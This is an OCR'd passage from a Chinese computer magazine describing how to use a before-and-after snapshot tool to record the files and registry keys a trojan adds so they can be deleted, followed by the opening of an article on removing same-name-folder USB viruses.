


图8

在打开的配置窗口中删除除系统盘以外的所有磁盘，这样做的目的主要是为了加快扫描速度，同时我们还可以设置要扫描的文件类型，这里我设置了DLL、EXE、INI、SYS类型的文件，如图9。




图9

此时，单击“下一步”按钮，就会开始程序的扫描了，可以看到程序进行了第一次快照的扫描，如图10。等待第一次快照扫描完成后，就会来到一个新的界面，单击“Installation program”组合框右侧的打开按钮选择要安装的木马文件，然后单击“下一步”按钮，如图11，现在程序就会开始第二次快照的扫描了，如图12。




图10




图11

当第二次快照扫描完毕后，就会提示输入安装的软件名称，我们可以输入“病毒测试”，输入完成后就会自动来到软件的主界面，在这里我们可以看到程序在SYSTEM目录和PREFETCH目录添加了两个病毒文件（第一个Administrator目录中的文件是系统自动生成的临时文件，并不是病毒文件，这个还需要读者朋友自己多多测试），如图13。接着来到新增注册表项目页面，可以看到灰鸽子在运行后修改的所有注册表项目全部都被记录下来了，如图14。




图12




图13




图14

这样，我们就可以很轻松的删除掉病毒生成的文件和修改的注册表项目了。相信通过这些内容的学习，大家可以很容易的掌握和分析病毒，以及删除病毒添加的文件和注册表信息。

（本文所涉及到的完全卸载、INSTALL WATCH已收录到光盘中）

文章难易度：☆☆☆
文章阅读点：编写批处理文件来清除U盘病毒

再谈同名文件夹病毒的清除

笨笨熊@8172

前几天到学校打印室打印了点资料，众所周知，学校打印室是个病毒十分猖狂的地方，于是我就不幸的中招了，第二天去机房上机时发现自己的U盘中了病毒，而且还不止一种呢，U盘的中毒情况如图1所示（有个文件夹的名字被我给抹去了），可见有U盘根目录下的同名文件夹病毒还有回收站病毒，不过搞笑的是回收站病毒的文件夹和免疫文件夹也被同名文件夹病毒给感染并产生了病毒副本。

